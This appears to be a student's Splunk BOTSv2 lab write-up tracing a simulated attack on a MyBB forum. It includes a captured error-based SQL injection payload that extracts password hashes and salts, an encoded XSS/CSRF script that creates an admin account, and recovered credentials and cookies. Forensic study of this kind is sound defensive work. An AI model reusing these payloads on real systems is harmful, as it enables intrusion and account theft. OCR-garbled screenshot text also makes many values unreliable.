**Selected Fields:** @dest\_ip 1, @duration 1, @endtime 1, @eventtype 2, @flow\_id 1, @http\_comment 1, @http\_content\_length 1, @http\_content\_type 1, @http\_method 1, @http\_user\_agent 1, @index 1, @linecount 1, @protocol 1, @protocol\_stack 1, @punct 2, @server 1, @site 1, @splunk\_server 1, @src 1, @src\_headers 1, @src\_ip 1, @src\_mac 1, @src\_port 1, @status 1, @tag 3, @tag:eventtype 3, @time\_taken 1, @timestamp 1, @transport 1, @uri\_path 1, @uri 1

**Interesting Fields:** @dest\_ip 1, @duration 1, @endtime 1, @eventtype 2, @flow\_id 1, @http\_comment 1, @http\_content\_length 1, @http\_content\_type 1, @http\_method 1, @http\_user\_agent 1, @index 1, @linecount 1, @protocol 1, @protocol\_stack 1, @punct 2, @server 1, @site 1, @splunk\_server 1, @src 1, @src\_headers 1, @src\_ip 1, @src\_mac 1, @src\_port 1, @status 1, @tag 3, @tag:eventtype 3, @time\_taken 1, @timestamp 1, @transport 1, @uri\_path 1, @uri 1

9)

The command **index=botsv2 earliest=0 sourcetype="stream:http" www.brewertalk.com 45.77.65.211 http\_user\_agent="\*" to find the uri path which is being attacked.**

Checking all http user agent, it is found the /member.php is the uri path

Assessment - 7808ICT\_3201\_N | UTF-8'7808ICT%20Assignment%20 | Search | Splunk 8.0.1 | Job Manager | Splunk 8.0.1 | +

Getting Started From Google Chrome 3:18 Now playing Th...

splunkict.griffith.edu.au:8000/en-US/app/search/search?q=search index%3Dbotsv2 earliest%3D0 sourcetype%3D"stream:http" www.brewertalk.com 45.77.65.211 http\_user\_agent%"

Save As ▾ Close

index=botsv2 earliest=0 sourcetype="stream:http" www.brewertalk.com 45.77.65.211 http\_user\_agent=""

9,686 events (before 6/1/20 5:01:09.000 PM) No Event Sampling

Events (9,686) Patterns Statistics Visualization

Format Timeline ▾ – Zoom Out + Zoom to Selection × Deselect

1 hour per column

List Format 50 Per Page ▾

Time Event

8/17/17 1:25:19.07 AM [ [ ] bytes: 3992 bytes\_in: 884 bytes\_out: 2108 dest\_content: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"> <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"> <head profile="http://gmpg.org/xfn/11"> <meta http-equiv="Content-type" content="text/html; charset=utf-8" /> <title>Craft Brew Forums - Internal Error</title> <style type="text/css"> body { background: #eefefef; color: #000; font-family: Tahoma,Verdana,Arial,Sans-Serif; font-size: 12px; text-align: center; line-height: 1.4; } a:link { color: #020202; text-decoration: none; } a:visited { color: #020280; text-decoration: none; } a:hover, a:active { color: #000; text-decoration: underline; } #container { width: 600px; padding: 20px; background: #fff; border: 1px solid #e4e4e4; margin: 100px auto; text-align: left; -moz-border-radius: 6px; -webkit-border-radius: 6px; border-radius: 6px; } h1 { margin: 0; background: url(/member.php?action=mybb\_logo) no-repeat; height: 82px; width: 248px; } #content { border: 1px solid #020280; background: #fff; -moz-border-radius: 3px; -webkit-border-radius: 3px; border-radius: 3px; }

Type here to search

Assessment - 7808ICT\_3201\_N | UTF-8'7808ICT%20Assignment%20 | Search | Splunk 8.0.1 | Job Manager | Splunk 8.0.1 | +

Getting Started From Google Chrome 3:18 Now playing Th...

splunkict.griffith.edu.au:8000/en-US/app/search/search?q=search index%3Dbotsv2 earliest%3D0 sourcetype%3D"stream:http" www.brewertalk.com 45.77.65.211 http\_user\_agent%"

Save As ▾ Close

index=botsv2 earliest=0 sourcetype="stream:http" www.brewertalk.com 45.77.65.211 http\_user\_agent=""

100 Values, 100% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
/member.php	1,191	12.29%
/search.php	316	3.26%
/	88	0.82%
/index.php	8	0.082%
/admin/	6	0.062%
/Debian-exim/	4	0.041%
/Owl8d.html	4	0.041%
/apache/	4	0.041%
/archive/	4	0.041%
/backup/	4	0.041%

uri\_path

dest\_headers: HTTP/1.1 503 Service Temporarily Unavailable

index=botsv2 earliest=0 sourcetype="stream:http" www.brewertalk.com 45.77.65.211  
 http\_user\_agent="Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; w3af.org)"

< Hide Fields    All Fields

List ▾ Format 20 Per Page ▾

**url\_path**

>100 Values, 100% of events Selected Yes No

**Reports**

Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
/member.php	1,052	11.03%
/search.php	310	3.25%
/	74	0.77%
/index.php	8	0.084%
/admin/	6	0.063%
/Debian-exim/	4	0.042%
/GwK8d.html	4	0.042%
/archive/	4	0.042%
/cache/	4	0.042%
/debian-tor/	4	0.042%

12:46:44,236 AM bytes: 1102  
bytes\_in: 324  
bytes\_out: 778  
cookie: mybb[lastvisit]=1502406763; loginattempts=1; mybb[lastactive]=1502406763; sid=5837936ea096d0b5399645fe5fcf79ee  
dest\_ip: 172.31.4.249  
dest\_mac: 0A:42:7E:25:21:B4  
dest\_port: 80  
endtime: 2017-08-11T14:46:44.236026Z  
flow\_id: 27cd3712-1e65-4c58-b9cb-80f11eb8d16d  
http\_comment: HTTP/1.1 404 Not Found  
http\_content\_length: 286

index=botsv2 earliest=0 sourcetype="stream:http" www.brewertalk.com 45.77.65.211  
http\_user\_agent="Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.17 Safari/537.36"

< Hide Fields    All Fields

List ▾ Format 20 Per Page ▾

**i** Time Event

<div id="error">  
<p>MyBB has experienced an internal SQL error and cannot continue.</p></div>

<dt>SQL Error:</dt>  
<dd>1105 - XPATH syntax error: ':f'</dd>

<dt>Query:</dt>  
<dd>

```
SELECT q.*, s.sid
FROM mybb_questionsessions s
LEFT JOIN mybb_questions q ON (q.qid=s.qid)
WHERE q.active='1' AND s.sid='makman' and updatexml(NULL,concat(0x3a,(SUBSTRING((SELECT password FROM mybb_users ORDER BY UID LI
```

**uri\_path**

1 Value, 100% of events Selected Yes No

**Reports**

Top values Top values by time Rare values

Events with this field

Values	Count	%
/member.php	136	100%

Content-Security-Policy-Report-Only: script-src http://www.brewertalk.com/jscripts/ http://www.brewertalk.com/admin/jscripts/; report-uri http://ec2-52-41-144-139.us-west-2.compute.amazonaws.com:8080/csp/report?X-Content-Type-Options=nosniff  
X-Powered-By: PHP/5.3.3  
Set-Cookie: mybb[lastvisit]=1502409318; expires=Thu, 16-Aug-2018 15:25:18 GMT; path=/; domain=.brewertalk.com  
Set-Cookie: mybb[lastactive]=1502409318; expires=Thu, 16-Aug-2018 15:25:18 GMT; path=/; domain=.brewertalk.com  
Set-Cookie: sid=e7bcf61a623592669a78babd5602f; path=/; domain=.brewertalk.com; HttpOnly  
Status: 503 Service Temporarily Unavailable  
Retry-After: 1800  
Content-Length: 2194  
Connection: close  
Content-Type: text/html; charset=UTF-8

index=botsv2 earliest=0 sourcetype="stream:http" www.brewertalk.com 45.77.65.211  
http\_user\_agent="Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36"

Hide Fields    All Fields

List Format 20 Per Page

i Time Event

```

var cookieDomain = ".brewertalk.com";
var cookiePath = "/";
var cookiePrefix = "";
var deleteevent_confirm = "Are you sure you want to delete this event?";
var removeattach_confirm = "Are you sure you want to remove the selected attachment from this post?";

Selected Yes No

Reports
Top values Top values by time Rare values
Events with this field

Values Count %
/member.php 2 100%

```

</script>
<!-- end: headerinclude -->
</head>
<body>
<!-- start: header -->
<div id="container">
<a name="top" id="top"></a>
<div id="header">
<div id="logo">
<div class="wrapper">
<a href="http://www.brewertalk.com/index.php"></a>
<ul class="menu top\_links">
<!-- start: header\_menu\_portal -->

Comparing all http\_user\_agent, it is found that /member.php is the uri path

10)

The command **index=botsv2 earliest=0 sourcetype="stream:http" site="www.brewertalk.com" src\_ip="45.77.65.211" uri\_path="/member.php"** is used to find which sql function is being abused.

The below query is a threat and is an sql injection attack:

**updatexml(NULL,concat (0x3a,(SUBSTRING((SELECT password FROM mybb\_users ORDER BY UID LIMIT 5,1), 32, 31))),NULL) and '1'**

Assessment - 7808ICT\_3201\_N | UTF-8'7808ICT%20Assignment%20 | Search | Splunk 8.0.1 | Job Manager | Splunk 8.0.1 | +

Getting Started From Google Chrome 3:18 Now playing Th...

splunkenterprise App: Search & Reporting s190712 Messages Settings Activity Help Find

New Search

index=botsv2 earliest=0 sourcetype="stream:http" site="www.brewertalk.com" src\_ip="45.77.65.211" url\_path="/member.php"

1,188 events (before 6/1/20 5:04:32.000 PM) No Event Sampling

Events (1,188) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection Deselect

1 hour per column

List Format 50 Per Page

< Hide Fields    All Fields

Time Event

8/17/17 1:25:19.017 AM [ [ bytes: 3992 bytes\_in: 884 bytes\_out: 3108 dest\_content: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Craft Brew Forums - Internal Error</title>
<style type="text/css">
body { background: #fefefef; color: #000; font-family: Tahoma, Verdana, Arial, Sans-Serif; font-size: 12px; text-align: center; line-height: 1.4; }
a:link { color: #026CB1; text-decoration: none; }
a:visited { color: #026CB1; text-decoration: none; }
a:hover, a:active { color: #000; text-decoration: underline; }
#container { width: 600px; padding: 20px; background: #fff; border: 1px solid #e4e4e4; margin: 100px auto; text-align: left; -moz-border-radius: 6px; -webkit-border-radius: 6px; border-radius: 6px; }
h1 { margin: 0; background: url(/member.php?action=mybb\_logo) no-repeat; height: 82px; width: 248px; }
#content { border: 1px solid #026CB1; background: #fff; -moz-border-radius: 3px; border-radius: 3px; }

Type here to search

```

    <style>
        h1 { margin: 0; background: url(/member.php?action=mybb_logo) no-repeat; height: 82px; width: 248px; }
        .content { border: 1px solid #026CB1; background: #fff; -moz-border-radius: 3px; -webkit-border-radius: 3px; border-radius: 3px; }
        .invisible { display: none; }
        .error { padding: 4px; }
        #footer { font-size: 12px; border-top: 1px dotted #000000; padding-top: 10px; }
        dt { font-weight: bold; }
    </style>
    </head>
    <body>
        <div id="container">
            <div id="logo">
                <h1><a href="http://www.mybb.com/" title="MyBB">MyBB</a></h1>
            </div>
            <div id="content">
                <h2>MyBB SQL Error</h2>
                <div id="error">
                    <p>MyBB has experienced an internal SQL error and cannot continue.</p>
                    <pre>SELECT q.*, s.sid
  FROM mybb_questionsessions s
 LEFT JOIN mybb_questions q ON (q.qid=s.qid)
 WHERE q.active='1' AND s.sid='nakman' and updatexml(NULL,concat(0x3a,(SUBSTRING((SELECT password FROM mybb_users ORDER BY uid LIMIT 0,1), 32,
31))),NULL) and '1'
</pre>
                </div>
            </div>
            <div id="footer">
                <p>Please contact the <a href="http://www.mybb.com">MyBB Group</a> for technical support.</p>
            </div>
        </div>
    </body>

```

11)

The command **index=botsv2 earliest=0 src\_ip="45.77.65.211" dest\_ip = "172.31.4.249" status!=200 http\_method!="GET" "SELECT salt FROM mybb\_users ORDER BY UID LIMIT 0,1"** is used to identify the salt password of Frank Ester.

Time	Event
8/7/17 1:24:53.569 AM	<pre> [...] bytes: 3993 bytes_in: 843 bytes_out: 3999 dest_content: &lt;!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"&gt; &lt;html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"&gt; &lt;head profile="http://gmpg.org/xfn/11"&gt;     &lt;meta http-equiv="Content-Type" content="text/html; charset=utf-8" /&gt;     &lt;title&gt;Craft Brew Forums - Internal Error&lt;/title&gt;     &lt;style type="text/css"&gt;         body { background: #eefef; color: #000; font-family: Tahoma,Verdana,Arial,Sans-Serif; font-size: 12px; text-align: center; line-height: 1.4; }         a:link { color: #026CB1; text-decoration: none; }         a:visited { color: #92CB1; text-decoration: none; }         a:hover, a:active { color: #000; text-decoration: underline; }         #container { width: 600px; padding: 20px; background: #fff; border: 1px solid #e4e4e4; margin: 100px auto; text-align: left; -moz-border-radius: 6px; -webkit-border-radius: 6px; border-radius: 6px; }         h1 { margin: 0; background: url(/member.php?action=mybb_logo) no-repeat; height: 82px; width: 248px; }         #content { border: 1px solid #026CB1; background: #fff; -moz-border-radius: 3px; -webkit-border-radius: 3px; border-radius: 3px; }     &lt;/style&gt; </pre>

UTF-8'7808CT%20Assignment%20

Search | Splunk 8.0.1 Job Manager | Splunk 8.0.1

Getting Started From Google Chrome 3:18 Now playing Th...

< Hide Fields All Fields List Format 50 Per Page

	Time	Event
		<pre>&lt;/style&gt; &lt;/head&gt; &lt;body&gt; &lt;div id="container"&gt; &lt;div id="logo"&gt; &lt;a href="http://www.mybb.com/" title="MyBB"&gt;&lt;span class="invisible"&gt;MyBB&lt;/span&gt;&lt;/a&gt;&lt;/h1&gt; &lt;/div&gt;  &lt;div id="content"&gt; &lt;h2&gt;MyBB SQL Error&lt;/h2&gt;  &lt;div id="error"&gt; &lt;p&gt;MyBB has experienced an internal SQL error and cannot continue.&lt;/p&gt; &lt;dt&gt;SQL Error:&lt;/dt&gt; &lt;dd&gt;1105 - XPATH syntax error: 'gGskysZL'&lt;/dd&gt; &lt;dt&gt;Query:&lt;/dt&gt; &lt;dd&gt; SELECT q.*, s.sid FROM mybb_questionsessions s LEFT JOIN mybb_questions q ON (q.qid=s.qid) WHERE q.active='1' AND s.sid='nakman' and updatexml(NULL,concat(0x3a,(SELECT salt FROM mybb_users ORDER BY uid LIMIT 0,1)),NULL) and '1' &lt;/dd&gt; &lt;/dd&gt;  &lt;p id="footer"&gt;Please contact the &lt;a href="http://www.mybb.com"&gt;MyBB Group&lt;/a&gt; for technical support.&lt;/p&gt; &lt;/div&gt; &lt;/div&gt; &lt;/body&gt; &lt;/html&gt;</pre> <p><b>dest_headers:</b> HTTP/1.1 503 Service Temporarily Unavailable Date: Wed, 16 Aug 2017 15:24:51 GMT Server: Apache/2.2.15 (CentOS) Content-Security-Policy-Report-Only: script-src http://www.brewertalk.com/jscripts/ http://www.brewertalk.com/admin/jscripts/; report-uri http://ec2-52-40-10-231.us-west-2.compute.amazonaws.com:8888/services/collector/raw?channel=6897FC84-BEFD-4922-A75D-E7600FE9C5&amp;token=6897FC84-BEFD-4922-A75D-E7600FE9C5; X-Powered-By: PHP/5.3</p>

From the following screenshots, the password value is found as **gGsxysZL**.

12)

The following two command will help in figuring out the answer:

index=botsv2 dest\_ip=172.31.4.249 status!=200 http\_method=POST XPATH syntax error:btun from with I have found FROM mybb\_users ORDER BY UID LIMIT 2,1

index=botsv2 dest\_ip=172.31.4.249 status!=200 http\_method=POST SELECT password FROM mybb\_users ORDER BY UID LIMIT 2,1

F91904c1dd2723d5911eeba409cc0d1 - hash

t1X7cQPE - salt

We can also find the salt and syntax error and can md5 hash it to find the answer which is **123456**

13)

The command `index=botsv2 sourcetype=stream:http earliest=0 kevin src_ip=10.0.2.109` is used to find the value of cookie which Kevin Lagerfield's browser transmitted to the malicious URL.

From the above screenshot, the cookie is found out to be **1502408189**.

14)

The command **index=botsv2 earliest=0 sourcetype="stream:http" brewertalk.com url="http://www.brewertalk.com/admin/index.php" src\_ip="10.0.2.109"** is used to identify the value of the anti-CSRF token that was stolen from Kevin Lagerfield's computer.

The **my\_post\_key** defines the value of anti-CSRF token. From the below screenshot, the value of anti-CSRF token which is **my\_post\_key=1bc3eab741900ab25c98eee86bf20feb**

```

Assessment - 7800ICT_3201_N_ | UTF-8'7800ICT%20Assignment%20 | Search | Splunk 8.0.1 | Job Manager | Splunk 8.0.1 | + | 
splunkict.griffith.edu.au:8000/en-US/app/search/search?q=search index%3Dbotsv2 earliest%3D0 sourcetype%3D | 90% | *** | 
Getting Started From Google Chrome 3:18 Now playing Th...

```

Time Event

```

url_query: module=user-users&action=edit&uid=24
}
Show as raw text
host = jupiter source = stream:http sourcetype = streamhttp

```

8/17/17 1:18:39.146 AM [ [-]
bytes: 2502
bytes\_in: 1938
bytes\_out: 564
cookie: mybb[lastvisit]=1502408189; mybb[!lastactive]=1502408191; sid=a06e3f4a6eb6ba1501c4eb7fb25228; adminid=9267f9cec584473a8d151c25dd691f1; acloginattempts=0
dest\_ip: 52.42.208.228
dest\_mac: 58:49:3B:8A:8B:12
dest\_port: 80
endtime: 2017-08-16T15:18:39.146732Z
flow\_id: eba6fcfaa-78dd-4208-9b9e-0Bb324c0b7f4
form\_data: my\_post\_key=1bc3eab74190baab75c98ee86bf70feb&username=kTagerfield&password=beer\_lulz&confirm\_password=beer\_lulz&email=kTagerfield@froth.ly&usergroup=4k
additional\_group[44]=displaygroup[4]
http\_comment: HTTP/1.1 302 Found
http\_content\_length: 0
http\_content\_type: text/html; charset=UTF-8
http\_method: POST
http\_referer: http://www.brewertalk.com/admin/index.php?module=user-titles&action=edit&uid=24&function(e)7898A
\$20\$20var\$key20my\_post\_key20\$20document.createElementByName(%22my\_post\_key%22)5\$0\$50,value\$0\$A\$20\$20console.log(my\_post\_key)\$3\$8\$0\$A\$20\$20var\$key20\$postdata\$0\$D\$20\$22my\_post\_key
\$3\$0\$C\$22\$0my\_post\_key\$20\$22\$6username\$3DkTagerfield\$1d\$26\$passw0rd\$30\$beer\_lulz\$26\$confirm\_password\$30\$beer\_lulz\$26\$email\$11\$3DkTagerfield\$40\$@froth.ly\$26\$usergroup\$3D4\$26\$additional\_group
\$5\$8\$5\$0\$D\$30\$4\$2\$6\$1\$pl\$appy\$group\$3D\$4\$2\$2\$3\$8\$0\$2\$F\$2\$Post\$2\$0\$he\$2\$0\$ata\$4\$A\$2\$0\$2\$9\$va\$2\$0\$ur\$1\$2\$0\$3\$0\$2\$0\$2\$2\$2\$ht\$tp\$3\$A\$5\$F\$2\$F\$2\$www.brewertalk.com\$2\$admin\$2\$index.php\$3\$Module\$3\$User-
users\$2\$6\$act\$ion\$3\$0\$ad\$7\$2\$2\$3\$8\$0\$A\$2\$0\$2\$var\$2\$0\$ht\$tp\$3\$B\$0\$A\$2\$0\$2\$0\$ht\$tp\$2\$0\$3\$X\$2\$0\$new\$2\$0\$M\$H\$tp\$Re\$quest\$(%\$3\$B\$0\$A\$2\$0\$2\$0\$ht\$tp\$open\$(\$3\$2\$0\$po\$st\$2\$2\$2\$curl\$)%\$3\$B\$0\$A\$2\$0\$A\$2\$0\$2\$0\$ht\$tp\$setRequestHeader\$(\$2\$7\$accept\$2\$7\$2\$C\$2\$2\$text%2\$F\$ht\$ml\$2\$7\$)%\$3\$B\$0\$A\$2\$0\$2\$0\$ht\$tp\$setRequestHeader\$(\$2\$7\$Content-type\$2\$7\$2\$C\$2\$2\$application\$2\$F\$x\$www-form-urlencoded\$2\$7\$)%\$3\$B\$0\$A
\$2\$0\$2\$0\$ht\$tp\$setRequestHeader\$(\$2\$7\$accept\$2\$7\$2\$C\$2\$2\$application\$2\$F\$ht\$ml\$2\$8\$ml\$2\$7\$)%\$3\$B\$0\$A\$2\$0\$2\$0\$ht\$tp\$setRequestHeader\$(\$2\$7\$accept\$2\$7\$2\$C\$2\$2\$application\$2\$F\$2\$ml\$2\$7\$)%\$3\$B\$0\$A
\$2\$0\$2\$0\$ht\$tp\$send\$postdata\$(%\$3\$B\$0\$A\$2\$0\$2\$0\$console.log(my\_post\_key)%\$3\$B\$0\$A\$2\$0\$3\$C\$2\$F\$script\$1\$3\$E
http\_user\_agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
protocol\_stack: ip:tcp:htp
server: Apache/2.2.15 (CentOS)
site: www.brewertalk.com
src\_ip: 10.0.2.189

my\_po Highlight All Match Case Match Diacritics Whole Words 14 of 73 matches

Type here to search

604 PM 1/06/2020 ENG

15)

From the above question, it is found that password of required username is beer\_lulz.

```

Assessment - 7800ICT_3201_N_ | UTF-8'7800ICT%20Assignment%20 | Search | Splunk 8.0.1 | Job Manager | Splunk 8.0.1 | + | 
splunkict.griffith.edu.au:8000/en-US/app/search/search?q=search index%3Dbotsv2 earliest%3D0 sourcetype%3D | 90% | *** | 
Getting Started From Google Chrome 3:18 Now playing Th...

```

Time Event

```

url_query: module=user-users&action=edit&uid=24
}
Show as raw text
host = jupiter source = stream:http sourcetype = streamhttp

```

8/17/17 1:18:39.146 AM [ [-]
bytes: 2502
bytes\_in: 1938
bytes\_out: 564
cookie: mybb[lastvisit]=1502408189; mybb[!lastactive]=1502408191; sid=a06e3f4a6eb6ba1501c4eb7fb25228; adminid=9267f9cec584473a8d151c25dd691f1; acloginattempts=0
dest\_ip: 52.42.208.228
dest\_mac: 58:49:3B:8A:8B:12
dest\_port: 80
endtime: 2017-08-16T15:18:39.146732Z
flow\_id: eba6fcfaa-78dd-4208-9b9e-0Bb324c0b7f4
form\_data: my\_post\_key=1bc3eab74190baab75c98ee86bf70feb&username=kTagerfield&password=beer\_lulz&confirm\_password=beer\_lulz&email=kTagerfield@froth.ly&usergroup=4k
additional\_group[44]=displaygroup[4]
http\_comment: HTTP/1.1 302 Found
http\_content\_length: 0
http\_content\_type: text/html; charset=UTF-8
http\_method: POST
http\_referer: http://www.brewertalk.com/admin/index.php?module=user-titles&action=edit&uid=24&function(e)7898A
\$20\$20var\$key20my\_post\_key20\$20document.createElementByName(%22my\_post\_key%22)5\$0\$50,value\$0\$A\$20\$20console.log(my\_post\_key)\$3\$8\$0\$A\$20\$20var\$key20\$postdata\$0\$D\$20\$22my\_post\_key
\$3\$0\$C\$22\$0my\_post\_key\$20\$22\$6username\$3DkTagerfield\$1d\$26\$passw0rd\$30\$beer\_lulz\$26\$confirm\_password\$30\$beer\_lulz\$26\$email\$11\$3DkTagerfield\$40\$@froth.ly\$26\$usergroup\$3D4\$26\$additional\_group
\$5\$8\$5\$0\$D\$30\$4\$2\$6\$1\$pl\$appy\$group\$3D\$4\$2\$2\$3\$8\$0\$2\$F\$2\$Post\$2\$0\$he\$2\$0\$ata\$4\$A\$2\$0\$2\$9\$va\$2\$0\$ur\$1\$2\$0\$3\$0\$2\$0\$2\$2\$2\$ht\$tp\$3\$A\$5\$F\$2\$F\$2\$www.brewertalk.com\$2\$admin\$2\$index.php\$3\$Module\$3\$User-
users\$2\$6\$act\$ion\$3\$0\$ad\$7\$2\$2\$3\$8\$0\$A\$2\$0\$2\$var\$2\$0\$ht\$tp\$3\$B\$0\$A\$2\$0\$2\$0\$ht\$tp\$2\$0\$3\$X\$2\$0\$new\$2\$0\$M\$H\$tp\$Re\$quest\$(%\$3\$B\$0\$A\$2\$0\$2\$0\$ht\$tp\$open\$(\$3\$2\$0\$po\$st\$2\$2\$2\$curl\$)%\$3\$B\$0\$A\$2\$0\$A\$2\$0\$2\$0\$ht\$tp\$setRequestHeader\$(\$2\$7\$accept\$2\$7\$2\$C\$2\$2\$text%2\$F\$ht\$ml\$2\$7\$)%\$3\$B\$0\$A\$2\$0\$2\$0\$ht\$tp\$setRequestHeader\$(\$2\$7\$Content-type\$2\$7\$2\$C\$2\$2\$application\$2\$F\$x\$www-form-urlencoded\$2\$7\$)%\$3\$B\$0\$A
\$2\$0\$2\$0\$ht\$tp\$setRequestHeader\$(\$2\$7\$accept\$2\$7\$2\$C\$2\$2\$application\$2\$F\$ht\$ml\$2\$8\$ml\$2\$7\$)%\$3\$B\$0\$A\$2\$0\$2\$0\$ht\$tp\$setRequestHeader\$(\$2\$7\$accept\$2\$7\$2\$C\$2\$2\$application\$2\$F\$2\$ml\$2\$7\$)%\$3\$B\$0\$A
\$2\$0\$2\$0\$ht\$tp\$send\$postdata\$(%\$3\$B\$0\$A\$2\$0\$2\$0\$console.log(my\_post\_key)%\$3\$B\$0\$A\$2\$0\$3\$C\$2\$F\$script\$1\$3\$E
http\_user\_agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
protocol\_stack: ip:tcp:htp
server: Apache/2.2.15 (CentOS)
site: www.brewertalk.com
src\_ip: 10.0.2.189

my\_po Highlight All Match Case Match Diacritics Whole Words 14 of 73 matches

Type here to search

604 PM 1/06/2020 ENG

The command **index=botsv2 earliest=0 sourcetype="stream:http" brewertalk.com beer\_lulz url=http://www.brewertalk.com/admin/index.php** is used to find the username as the my\_post\_key and password has been already found.

Assessment - 7808ICT\_3201\_N

UTF-8'7808ICT%20Assignment%20

Search | Splunk 8.0.1

Job Manager | Splunk 8.0.1

Getting Started From Google Chrome 3:18 Now playing Th...

splunkict.griffith.edu.au:8000/en-US/app/search/search?q=search index%3Dbotsv2 earliest%3D0 sourcetype%3D

splunk>enterprise App: Search & Reporting

s5190712 Messages Settings Activity Help Find

New Search

index=botsv2 earliest=0 sourcetype='stream:http' brewertalk.com beer\_lulz url=http://www.brewertalk.com/admin/index.php

6 events (before 6/1/20 6:14:12.000 PM) Event Sampling

Events (6) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection Deselect

1 minute per column

List Format 50 Per Page

Time Event

8/7/17 1:27:40.766 AM [ [ ] ]

accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.5  
accept\_language: en-US,en;q=0.5  
bytes: 18324  
bytes\_in: 737  
bytes\_out: 9587  
cookie: mybb[lastvisit]=1502409359; mybb[lastactive]=1502409435; sid=79777f86e4e8e4cd0fbe8682866d70f8; loginattempts=1;  
mybbuser=24\_pwJN8ghFgBmyjf7ezfGLKuCapk8cnSICIHvtCORcCJ1ZvG  
dest\_content: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
html xmlns="http://www.w3.org/1999/xhtml">  
head profile="http://ping.org/xfn/1">  
title>Dashboard</title>  
meta name="author" content="MyBB Group" />  
meta name="copyright" content="Copyright 2017 MyBB Group." />  
link rel="stylesheet" href="styles/default/main.css" type="text/css" />  
link rel="stylesheet" href="styles/default/modal.css" type="text/css" />

my\_post Highlight All Match Case Match Djangics Whole Words 13 of 73 matches

Type here to search

Assessment - 7808ICT\_3201\_N

UTF-8'7808ICT%20Assignment%20

Search | Splunk 8.0.1

Job Manager | Splunk 8.0.1

Getting Started From Google Chrome 3:18 Now playing Th...

splunkict.griffith.edu.au:8000/en-US/app/search/search?q=search index%3Dbotsv2 earliest%3D0 sourcetype%3D

splunk>enterprise App: Search & Reporting

s5190712 Messages Settings Activity Help Find

New Search

Content-Type: text/html; charset=UTF-8

13 of 73 matches

Time Event

Content-Type: text/html; charset=UTF-8

dest\_ip: 172.31.4.249  
dest\_mac: 0A:42:7E:25:21:84  
dest\_port: 80  
endtime: 2017-08-16T15:27:40.766015Z  
flow\_id: 3d3b02cb-e93c-45af-9827-feb7a5d907  
form\_data: username=klagerfield&password=beer\_lulz&do=login  
http\_comment: HTTP/1.1 200 OK  
http\_content\_type: text/html; charset=UTF-8  
http\_method: POST  
http\_referer: http://www.brewertalk.com/admin/index.php  
http\_user\_agent: Mozilla/5.0 (X11; U; Linux 1686; ko-KP; rv: 19.1br) Gecko/20130508 Fedora/1.9.1-2.5.rs3.0 NaenaraBrowser/3.5b4  
protocol\_stack: ip:tcp:htp  
server: Apache/2.2.15 (CentOS)  
set\_cookie: [ [ ] ]  
site: www.brewertalk.com  
src\_content: username=klagerfield&password=beer\_lulz&do=login  
src\_headers: POST /admin/index.php HTTP/1.1  
Host: www.brewertalk.com  
User-Agent: Mozilla/5.0 (X11; U; Linux 1686; ko-KP; rv: 19.1br) Gecko/20130508 Fedora/1.9.1-2.5.rs3.0 NaenaraBrowser/3.5b4  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 48  
Referer: http://www.brewertalk.com/admin/index.php  
Cookie: mybb[lastvisit]=1502409359; mybb[lastactive]=1502409435; sid=79777f86e4e8e4cd0fbe8682866d70f8; loginattempts=1;  
mybbuser=24\_pwJN8ghFgBmyjf7ezfGLKuCapk8cnSICIHvtCORcCJ1ZvG  
DNT: 1  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1

my\_post Highlight All Match Case Match Djangics Whole Words 13 of 73 matches

Type here to search

From the above screenshot, it is found that the username which was created maliciously by a spear phishing attack is **klagerfield**.

16)

The command **index=botsv2 earliest=0 host="MACLORY-AIR13" "en0"**

New Search

index=botsv2 earliest=0 host="MACLORY-AIR13" \*en0\*

1,245,420 of 1,245,420 events matched No Event Sampling ▾

Events (1,245,420) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection X Deselect Aug 20, 2017 1 day per column

Time	Event	Count	ID	Timestamp
9/1/17 8:53:07.000 AM	en0 00:0c:29:f6:f3:ed 192.168.1.15 fe80::f1b50:15ea:9a62 host = MACLORY-AIR13 source = interfaces sourcetype = interfaces	0	1016118038	1 2132220421
9/1/17 8:53:03.000 AM	MACLORY-AIR13.interface-en0.if_errors.tx 0.000000 1504219987 host = MACLORY-AIR13 source = tcp:10001 sourcetype = collectd	0		
9/1/17 8:53:03.000 AM	MACLORY-AIR13.interface-en0.if_errors.rx 0.000000 1504219983 host = MACLORY-AIR13 source = tcp:10001 sourcetype = collectd	0		
9/1/17 8:53:03.000 AM	MACLORY-AIR13.interface-en0.if_octets.tx 1581.031602 1504219983 host = MACLORY-AIR13 source = tcp:10001 sourcetype = collectd	0		
9/1/17	MACLORY-AIR13.interface-en0.if_errors.rx 0.000000 1504219972	0		

